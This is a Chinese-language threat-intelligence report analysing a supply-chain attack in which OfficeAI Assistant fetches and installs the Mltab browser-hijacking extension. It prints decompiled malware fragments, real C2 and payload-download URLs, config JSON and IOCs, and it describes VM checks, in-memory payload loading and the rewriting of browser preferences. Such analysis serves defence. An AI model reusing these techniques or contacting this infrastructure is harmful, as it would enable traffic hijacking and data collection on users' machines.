

OfficeAI助手被供应链攻击？投递Mltab插件影响海量终端


secrss.com/articles/86729


网络攻击 奇安信威胁情报中心 2026-01-06

奇安信威胁情报中心红雨滴团队私有情报生产流程发现国内软件 OfficeAI 助手进程加载带有正规签名的恶意组件投递 Mltab 浏览器插件，收集用户信息和劫持用户流量。

影响面

奇安信威胁情报中心红雨滴团队私有情报生产流程发现国内软件 OfficeAI 助手进程加载带有正规签名的恶意组件投递 Mltab 浏览器插件，收集用户信息和劫持用户流量。







OfficeAI 助手在国内有海量的用户基础，利用 AI 辅助日常办公。本次事件所涉及的 C2 均位于 opendns top1m 列表中：

fh67k.com	eybyyffs.com	cjtab.com
top-1M	top-100K	top-1M


该事件至少从 2024 年 5 月份开始活跃至今，长达一年半的时间中影响国内近百万终端：



仅恶意的浏览器插件就已经被安装 21 万次，目前尚未被微软 Edge 官方扩展商店下架：



目前天擎已能够有效查杀 mltab 相关组件：



攻击面

经过我们长时间的调查最终确认 officeAI 助手最新版本 3.1.10.1（2024-05-28）的 OfficeAid.Main.exe 中相较于 3.1.9.9 版本（2024-03-08）多出了一段下载者逻辑 sub_4B4D60：

```

9 sub_444C10();
0 v77 = 5;
1 v52 = &CApiModule::api_portal::`vftable';
2 v54[4] = 0;
3 v54[5] = (void *)15;
4 LOBYTE(v54[0]) = 0;
5 Size = 0;
6 v57 = 15;
7 LOBYTE(v55) = 0;
8 v59 = 0;
9 v60 = 15;
0 LOBYTE(v58) = 0;
1 v62 = 0;
2 v63 = 15;
3 LOBYTE(v61) = 0;
4 v65 = 0;
5 v66 = 15;
6 v64 = 0;
7 v67[0] = 0;
8 v67[1] = 0;
9 v67[0] = sub_40B280(v67);
0 v67[2] = 0;
1 v67[3] = 0;
2 LOBYTE(v77) = 6;
3 v68[0] = 0;
4 v68[1] = 0;
5 v68[0] = (void *)sub_40B280(v68);
6 v68[2] = 0;
7 v68[3] = 0;
8 LOBYTE(v77) = 7;
9 v70 = 0;
0 v71 = 15;
1 v69[0] = 0;
2 sub_426640(v69, "/api/v3/portal", 0xEu);
3 LOBYTE(v77) = 8;
4 v73 = 0;
5 v74 = 15;
6 v72[0] = 0;
7 sub_426640(v72, "api_portal", 0xAu);
8 v75 = 0;

135 v109 = 0;
136 sub_484D60(v36);
137 v109 = -1;
138 sub_461230(v36);
139 sub_445700(&v82);
140 v109 = 6;
141 v82 = &CApiModule::api_portal::`vftable';
142 v85 = 0;
143 v86 = 15;
144 LOBYTE(v84[0]) = 0;
145 Size = 0;
146 v89 = 15;
147 LOBYTE(v87[0]) = 0;
148 v91 = 0;
149 v92 = 15;
150 LOBYTE(v90[0]) = 0;
151 v94 = 0;
152 v95 = 15;
153 LOBYTE(v93[0]) = 0;
154 v97 = 0;
155 v98 = 15;
156 v96 = 0;
157 v99[0] = 0;
158 v99[1] = 0;
159 v99[0] = sub_40B290(v99);
160 v99[2] = 0;
161 v99[3] = 0;
162 LOBYTE(v109) = 7;
163 v100[0] = 0;
164 v100[1] = 0;
165 v100[0] = (void *)sub_40B290(v100);
166 v100[2] = 0;
167 v100[3] = 0;
168 LOBYTE(v109) = 8;
169 v31 = v101;
170 v102 = 0;
171 v103 = 15;
172 v101[0] = 0;
173 sub_426640(v101, "/api/v3/portal", 0xEu);
174 LOBYTE(v109) = 9;
175 v105 = 0;
176 v106 = 15;
177 v104[0] = 0;
178 sub_426640(v104, "api portal", 0xAu);

```

在该函数中首先会检查虚拟机和调试环境：

```

65 v37 = this;
66 result = Check_VM();
67 if ( result )
68 {
69     time64(0);
70     v35 = 0;
71     v60[4] = 0;
72     v60[5] = 7;
73     LOWORD(v60[0]) = 0;
74     sub_404720(v60, L"SOFTWARE\\officeteamaddin", 24);
75     v61 = 0;
76     if ( !sub_5B31D0(L"check_install", &v35) || v35 != (void *)1 )
77     {
78         sub_529650(v41);
79         LOBYTE(v61) = 1;
80         v2 = sub_4687F0(v49, v41, L"\\Office\\TeamAddin", v29);
81         if ( (void **)v2 != &__mmword_85A380 )
82         {
83             sub_4040B0(&__mmword_85A380);
84             *(_OWORD *)&__mmword_85A380 = *(_OWORD *)v2;
85             qword_85A390 = *(_QWORD *)v2 + 16;
86             *(_DWORD *)v2 + 16 = 0;
87             *(_DWORD *)v2 + 20 = 7;
88             *(_WORD *)v2 = 0;


```

```

154     sub_425DF0(v49);
155     LOBYTE(v61) = 17;
156     v21 = 0;
157     v22 = 15;
158     LOBYTE(v20[0]) = 0;
159     sub_426640(v20, "http://ofsd.fh67k.com", 0x15u);
160     LOBYTE(v61) = 16;
161     sub_527160(v20[0], (int)v20[1], (int)v20[2], (int)v20[3], v21, v22, v23, v24, v25, v26, v27, (int)v28);
162     sub_588460(v28, v29);
163     v55[4] = 0;
164     v55[5] = 15;
165     LOBYTE(v55f01) = 0;

```

之后请求 C2 域名 ofsd.fh67k.com，在%appdata% \Office\TeamAddin 目录下释放名为 OfficeTeamAddin.dll 恶意插件，值得一提的是该 DLL 的数字签名与 OfficeAI 助手的官方签名不同：



但是 PDB 较为相似，这里面的可能性很多，我们只陈述事实：

D:\work\demo\office-team-addin\OfficeTeamAddin\x64\Release\OfficeTeamAddin.pdb

D:\work\OfficeAid8wps\bin\Release\OfficeAid.Main.pdb

该组件会加载%UserProfile%\AppData\Local\Temp\testdir 目录下的 OfficeTeam.Installer.dll。

```

if ( v43.m128i_i64[1] >= 8uLL )
    v22 = (LPCWSTR *)lpFileName[0];
v23 = sub_1800073A0(&v38, v21);
wsprintfw(CommandLine, L"rundll32.exe \"%s\\\",StartInstall 2 \"%s\\\" \"\\\", v22, v23);
*(_m128i *)&ProcessInformation[16] = _mm_load_si128((const __m128i *)&xmmword_180067710);
ProcessInformation[0] = 0;
sub_180007850(ProcessInformation, "addinrundll32front2", 19LL);
sub_18002DF00(v3, ProcessInformation);
if ( *(_QWORD *)&ProcessInformation[24] >= 0x10uLL )
{
    v24 = *(void **)ProcessInformation;
    if ( (unsigned __int64)*(_QWORD *)&ProcessInformation[24] + 1LL >= 0x1000 )
    {
        v24 = *(void **)(*_QWORD *)ProcessInformation - 8LL);
        if ( (unsigned __int64)*(_QWORD *)ProcessInformation - (_QWORD)v24 - 8LL > 0x1F )
            invalid_parameter_noinfo_noreturn();
    }
    j_j_free(v24);
}
sub_18003EBE0(&StartupInfo, 0LL, 104LL);
memset(ProcessInformation, 0, 24);
if ( CreateProcessW(

```

OfficeTeam.Installer.dll 启动后会创建 917D735D-DFE5-4809-97C2-2C067D9D5F1C 互斥体。

```

v5 = OpenMutexW(0x1F0001u, 0, lpName); // 917D735D-DFE5-4809-97C2-2C067D9D5F1C
dword_742F4618 = (int)v5;
if ( v5 )
{
    CloseHandle(v5);
    *(_BYTE *)this + 28) = 1;
    return 1;
}
dword_742F4618 = (int)CreateMutexW(0, 0, lpName); // 917D735D-DFE5-4809-97C2-2C067D9D5F1C

```

连接 <http://ofsg.fh67k.com>，获取第二阶段载荷的下载连接。

```

v11 = lpzUserName;
this[2] = (size_t)InternetConnectA(v9, lpzServerName, v10, lpzUserName, lpzPassword, v14, v15, 0); // http://ofsg.fh67k.com
goto LABEL_17;

11 = lpzUserName;

```

数据解密后内容如下：

```

{
    "time1": "1",
    "time2": "1",
    "ico": "https://\\sg-xj-1306567145.cos.ap-guangzhou.myqcloud.com\\logkit_sg.1.0.8.1.ico"
}

```

连接解密后的 C2，下载载荷。

```

v11 = lpzUserName;
this[2] = (size_t)InternetConnectA(v9, lpzServerName, v10, lpzUserName, lpzPassword, v14, v15, 0); // https://\\sg-xj-1306567145.cos.ap-guangzhou.myqcloud.com
goto LABEL_17;

```

下载到的载荷经解密后在内存中加载。

```

if ( !sub_740B7FE0(a3, *(_DWORD *)v13 + 21)) )
    goto LABEL_40;
v26 = (char *)sub_740B83A0(v23, *(_DWORD *)v13 + 21), 0x1000u, 4u); // VirtualAlloc
memmove_0(v26, Src, *(_DWORD *)v13 + 21));

```

载荷是 logkit.dll，其恶意行为在导出函数 logkit_report 中，其功能为下发最终的 Mltab 恶意浏览器插件。

```

int __stdcall logkit_report(void *a1)
{
    int v1; // ecx
    void *Block; // [esp+8h] [ebp-10h]
    _DWORD *v4; // [esp+20h] [ebp+8h]

    __CheckForDebuggerJustMyCode(&unk_101B159C);
    OutputDebugStringW(L"logkit_report start!!!");
    if ( !dword_101ADED4 )
    {
        Block = operator new(0xA8u);
        memset(Block, 0, 0xA8u);
        dword_101ADED4 = (int)sub_100FC030((char *)Block);
        sub_100FC4F0();
    }
    sub_10100DF0("[logkit] Version:%s \n[logkit] logkit_report(%d)", (char)"sg.1.0.8.1");
    if ( !dword_101ADECC )
    {
        v4 = operator new(0x128u);
        memset(v4, 0, 0x128u);
        dword_101ADECC = (int)sub_1000FA00(v4);
    }
    sub_10010350(v1);
    OutputDebugStringW(L"logkit_report finish!!!");
}

```

首先通过查询相关注册表查找设备安装的浏览器。

```

qmemcpy(v5, aARAavjFvuLp37_4, sizeof(v5));
for ( i = 0; ; ++i )
{
    v7 = i;
    if ( i >= 66 )
        break;
    v5[i] ^= (unsigned __int16)(i % 54) + 50;
}
if ( (unsigned __int8)sub_100EF140(v5, 0) ) // SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Google Chrome
{
    sub_100EF710(L"VersionMajor");
    sub_100EF710(L"VersionMinor");
    sub_100EEC50(v9, L"DisplayVersion");
    LOBYTE(v11) = 2;
    sub_100EEC50(lpFileName, L"InstallLocation");
}

```

收集信息组合成如下 json :

```

{
  "Sdsoft" : 16,
  "TrueIP" : 0,
  "User" : "760b15ca23f655744a13899c7b6b8b65",
  "Ver" : "sg.1.0.8.1",
  "Winver" : "10.0"
}

```

将 json 加密后发送到 C2 : of2sg.fh67k.com。

```

v11 = lpszUserName;
*(_DWORD *) (this + 8) = InternetConnectA(v9, lpszServerName, v10, lpszUserName, lpszPassword, v14, v15, 0); // http://of2sg.fh67k.com
goto LABEL_17;

```

发送完毕后会从 C2 接收数据，解密后是一个配置文件。

```

{
  "HomeMatch": [
    {
      "id": 1,
      "match": [
        "**baidu.com*"
      ],
      "url": "http://xqibje.djt86.com/h6ng8"
    },
    {
      "id": 4,
      "match": [
        "**hao123.com*",
        "**firefoxchina.cn/",
        "chrome://newtab/",
        "about:blank",
        "**daohang.qq.com/*",
        "**123.sogou.com/*",
        "**lenovo.ilive.cn/*",
        "**www.msn.com*",
        "**microsoft*",
        "**shopshop123*",
        "**hao.360.cn*",
        "**hao360*",
        "**321see*",
        "**dh.*",
        "null"
      ],
      "url": "http://xuqh6j.fk6u1.com/h6ng8"
    },
    {
      "id": 3,
      "match": [
        "**2345*"
      ],
      "url": "http://c7hsn6.n3yj6.com/h6ng8"
    }
  ]
}

```

根据返回的配置文件看，攻击者将自己控制的域名加入了白名单，根据白名单内容可以获取如下 IOC：

```

"HomeWhite": [
  "eybyyffs.com",
  "gey87.com",
  "fk6u1.com",
  "hty73.com",
  "rh6yd.com",
  "djt86.com",
  "n3yj6.com",
  "3d5d6.com",
  "k5jy8.com",
  "h7np2.com",
  "g8ht6.com",
  "e78y.com"
]
}

```

解析接收到的配置文件，将其写入浏览器的用户配置文件中，对于 edge 浏览器，写入 Secure Preferences 文件，如下显示了被修改后的 Secure Preferences，可以看到其中被劫持的链接：

```

"default_search_provider_data": {
  "template_url_data": {
    "alternate_urls": [],
    "contextual_search_url": "",
    "created_by_policy": false,
    "date_created": "13287207854633605",
    "doodle_url": "",
    "favicon_url": "https://www.baidu.com/favicon.ico",
    "id": "77",
    "image_url": "",
    "image_url_post_params": "",
    "input_encodings": [],
    "keyword": "baidu.com",
    "last_modified": "13287207854633605",
    "last_visited": "13287207866434798",
    "logo_url": "",
    "new_tab_url": "",
    "originating_url": "",
    "prepopulate_id": 0,
    "safe_for_autoreplace": false,
    "search_url_post_params": "",
    "short_name": "baidu",
    "suggestions_url": "",
    "suggestions_url_post_params": "",
    "synced_guid": "30060A16-848F-4F25-8F4E-84D0E802B3B5",
    "url": "https://www.baidu.com/s?ie=utf-8&tn=54093922_61_hao_pg&wd={searchTerms}",
    "usage_count": 0
  }
}

```

劫持启动页面。

```

"session": {
  "restore_on_startup": 4,
  "restore_on_startup_edge_lightweight": "774DE588A784FF991E8FC87797B0EFD404B5C22356A5F68B1C36D77089",
  "restore_on_startup_edge_lightweight_verify": "0f8f140296e5f639958f7e70522c584c",
  "startup_urls": [
    "http://dn2h6j.hey87.com/h6ng8"
  ],

```

最后会根据浏览器选择不同的 Mltab 恶意扩展插件进行安装。

```
LOBYTE(v32) = 7;
sub_10002BD0(arglist, (int)"khhkikemcnffcibhcfgjegaapdimceed", 0x20u);
sub_1000F4C0(v24, (int)L"https://mltab-1306567145.cos.ap-guangzhou.myqcloud.com/mltab_edge.zip", 69);
sub_1000F4C0(v25, (int)L"mltab_edge.zip", 14);
sub_10002BD0(
```

